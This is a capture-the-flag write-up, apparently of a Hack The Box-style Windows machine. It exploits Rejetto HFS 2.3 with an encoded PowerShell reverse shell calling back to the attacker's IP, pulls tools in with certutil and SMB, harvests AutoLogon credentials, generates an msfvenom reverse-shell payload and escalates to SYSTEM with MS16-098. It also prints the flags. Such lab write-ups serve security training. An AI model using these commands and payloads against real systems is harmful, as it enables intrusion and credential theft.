
0x1 Scan


```
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack HttpFileServer httpd 2.3
|_http-title: HFS /
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: HFS 2.3
|_http-favicon: Unknown favicon MD5: 759792EDD4EF8E6BC2D1877D27153CB1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

0x2 HTTP (80)

It is running *Rejetto HttpFileServer 2.3*.



This version at *Remote Code Execution vulnerability*.

HFS 2.3.x - RCE

I updated the code as below.

```
#!/usr/bin/python3

import base64
import os
import urllib.request
import urllib.parse

lhost = "10.10.14.6"
lport = 80
rhost = "10.10.10.8"
rport = 80
```

I execute the exploit.

```
ghost@localhost [14:27:26] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % python3 49584.py

Encoded the command in base64 format...

Encoded the payload and sent a HTTP GET request to the target...

Printing some information for debugging...
lhost:  10.10.14.6
lport:  80
rhost:  10.10.10.8
rport:  80
payload:  exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedC
ommand JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEM
AUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANgAiACwAOAAwACkAOwAgACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuA
EcAZQB0AFMAdAByAGUAYQBtACgAKQA7ACAAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwA
gAHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAwACwAJABiAHkAdABlAHMALgBMAGUAb
gBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAIAAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGU
AIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzA
CwAMAAsACQAaQApADsAIAAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAEkAbgB2AG8AawBlAC0ARQB4AHAAcgBlAHMAcwBpAG8AbgAgACQAZABhAHQAYQA
gADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAgACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAI
AArACAAIgBQAFMAIAAiACAAKwAgACgARwBlAHQALQBMAG8AYwBhAHQAaQBvAG4AKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACAAJABzAGUAbgBkAGI
AeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuA
GQAYgBhAGMAawAyACkAOwAgACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQBzACwAMAAsACQAcwB0AHIAZQBhAG0ALgA
uAEwAZQBuAGcAdABoACkAOwAgACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAgACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA==

Listening for connection...
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49158
```

I received a shell.

```
ghost@localhost [14:27:32] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49159
whoami

optimum\kostas
PS C:\Users\kostas\Desktop> PS C:\Users\kostas\Desktop>
```

0x3 Foothold

user.txt flag

```
PS C:\Users\kostas\Desktop> PS C:\Users\kostas\Desktop> ls


    Directory: C:\Users\kostas\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         18/3/2017   2:11 ??     760320 hfs.exe
-ar--         14/1/2023   5:18 ??         34 user.txt


PS C:\Users\kostas\Desktop> type user.txt
460df393ae8c341114cfb61ab7eb8832
PS C:\Users\kostas\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.10.8
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\kostas\Desktop>
```

Winpeas

```
PS C:\Users\kostas\Desktop> certutil
CertUtil: -dump command completed successfully.
PS C:\Users\kostas\Desktop> certutil -urlcache -f http://10.10.14.6/winpeas.exe winpeas.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\Users\kostas\Desktop>
```

I downloaded winpeas and execute. Then copy to my Kali to inspect.

```
PS C:\Users\kostas\Desktop> .\winpeas.exe > kostas.peas.out
PS C:\Users\kostas\Desktop> copy kostas.peas.out \\10.10.14.6\kali
PS C:\Users\kostas\Desktop>
```

kostas credential

I found AutoLogn credential of *kostas*.

```
╔══════════╣ Looking for AutoLogon credentials
    Some AutoLogon credentials were found
    DefaultUserName               :  kostas
    DefaultPassword               :  kdeEjDowkS*
```


There's no other interesting output for PE attack vector.

Windows Exploit Suggestor

I run *systeminfo*.

```
PS C:\Users\kostas> systeminfo

Host Name:                 OPTIMUM
OS Name:                   Microsoft Windows Server 2012 R2 Standard
OS Version:                6.3.9600 N/A Build 9600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00252-70000-00000-AA535
Original Install Date:     18/3/2017, 1:51:36 ??
System Boot Time:          14/1/2023, 5:17:51 ??
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2295 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest
Total Physical Memory:     4.095 MB
Available Physical Memory: 3.496 MB
Virtual Memory: Max Size:  5.503 MB
Virtual Memory: Available: 4.957 MB
Virtual Memory: In Use:    546 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              \\OPTIMUM
Hotfix(s):                 31 Hotfix(s) Installed.
                           [01]: KB2959936
                           [02]: KB2896496
                           [03]: KB2919355
                           [04]: KB2920189
                           [05]: KB2928120
                           [06]: KB2931358
                           [07]: KB2931366
                           [08]: KB2933826
                           [09]: KB2938772
                           [10]: KB2949621
                           [11]: KB2954879
```



Saved the output to local.

I use *windows-exploit-suggester*.


```
ghost@localhost [15:07:53] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % windows-exploit-suggester -u
[*] initiating winsploit version 3.3...
[+] writing to file 2023-01-08-mssb.xls
[*] done

ghost@localhost [15:07:57] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % windows-exploit-suggester -i systeminfo -d 2023-01-08-mssb.xls
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 32 hotfix(es) against the 266 potential bulletins(s) with a database of 137 known exploits
[*] there are now 246 remaining vulns
```

MS16-098

I gonna try *MS16-098* exploit.

- https://www.exploit-db.com/exploits/41020



But I cannot compile on local.

```
ghost@localhost [15:17:32] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % i686-w64-mingw32-gcc 41020.c -o exploit.exe
41020.c:4:10: fatal error: Windows.h: No such file or directory
    4 | #include <Windows.h>
      |          ^~~~~~~~~~~
compilation terminated.
```

I am gonna use compiled binary.

- https://gitlab.com/exploit-database/exploitdb-bin-sploits
- https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/blob/main/bin-sploits/41020.exe

I run smb server.

```
ghost@localhost [15:22:45] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % smbserver.py -smb2support kali .
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Then copy to target.

```
PS C:\Users\kostas\Desktop> copy \\10.10.14.6\kali\41020.exe .
PS C:\Users\kostas\Desktop> dir


    Directory: C:\Users\kostas\Desktop


Mode                 LastWriteTime     Length Name

----                 -------------     ------ ----

-a---          8/1/2023   9:22 ??     560128 41020.exe

-a---         18/3/2017   2:11 ??     760320 hfs.exe

-a---         14/1/2023   5:32 ??     194820 kostas.peas.out

-ar--         14/1/2023   5:18 ??         34 user.txt

-a---         14/1/2023   5:29 ??    1969664 winpeas.exe
```

Then execute.

Well, *it hangs*.

I am gonna need proper shell.

msfvenom payload

I generate using *msfvenom* payload.

```
ghost@localhost [15:24:54] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % msfvenom -p windows/shell_reverse_tcp -f exe LHOST=tun0 LPORT=80 > ghost.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
```

Then copy to the machine.

```
PS C:\Users\kostas\Desktop> copy \\10.10.14.6\kali\ghost.exe .
PS C:\Users\kostas\Desktop> dir


    Directory: C:\Users\kostas\Desktop


Mode                 LastWriteTime     Length Name

----                 -------------     ------ ----

-a---          8/1/2023   9:22 ??     560128 41020.exe

-a---          8/1/2023   9:25 ??      73802 ghost.exe

-a---         18/3/2017   2:11 ??     760320 hfs.exe

-a---         14/1/2023   5:32 ??     194820 kostas.peas.out

-ar--         14/1/2023   5:18 ??         34 user.txt

-a---         14/1/2023   5:29 ??    1969664 winpeas.exe
```

Execute while netcat is listening.

```
PS C:\Users\kostas\Desktop> .\ghost.exe
PS C:\Users\kostas\Desktop>
```

Receives a shell.

```
ghost@localhost [15:25:56] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-08/optimum] [master *]
→ % nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.8] 49171
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
optimum\kostas

C:\Users\kostas\Desktop>
```

Then run the exploit again.

```
C:\Users\kostas\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\kostas\Desktop

14/01/2023  06:24     <DIR>          .
14/01/2023  06:24     <DIR>          ..
08/01/2023  09:22           560.128 41020.exe
08/01/2023  09:25            73.802 ghost.exe
18/03/2017  02:11           760.320 hfs.exe
14/01/2023  05:32           194.820 kostas.peas.out
14/01/2023  05:18                34 user.txt
14/01/2023  05:29         1.969.664 winpeas.exe
               6 File(s)      3.558.768 bytes
               2 Dir(s)   5.612.961.792 bytes free

C:\Users\kostas\Desktop>.\41020.exe
.\41020.exe
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\kostas\Desktop>whoami
whoami
nt authority\system
```

root.txt flag

```
C:\Users\kostas\Desktop>cd ../../Administrator/Desktop
cd ../../Administrator/Desktop

C:\Users\Administrator\Desktop>dir
dir
```

```
 Volume in drive C has no label.
 Volume Serial Number is EE82-226D

 Directory of C:\Users\Administrator\Desktop

18/03/2017  02:14     <DIR>          .
18/03/2017  02:14     <DIR>          ..
14/01/2023  05:18                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   5.612.961.792 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
a553a7b5381f1581a28d6a07c22aa204

C:\Users\Administrator\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : optimum
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-50-56-B9-CA-45
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.10.10.8(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DNS Servers . . . . . . . . . . . : 10.10.10.2
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{99C463C2-DC10-45A6-9CC8-E62F160519AE}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter #2
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
```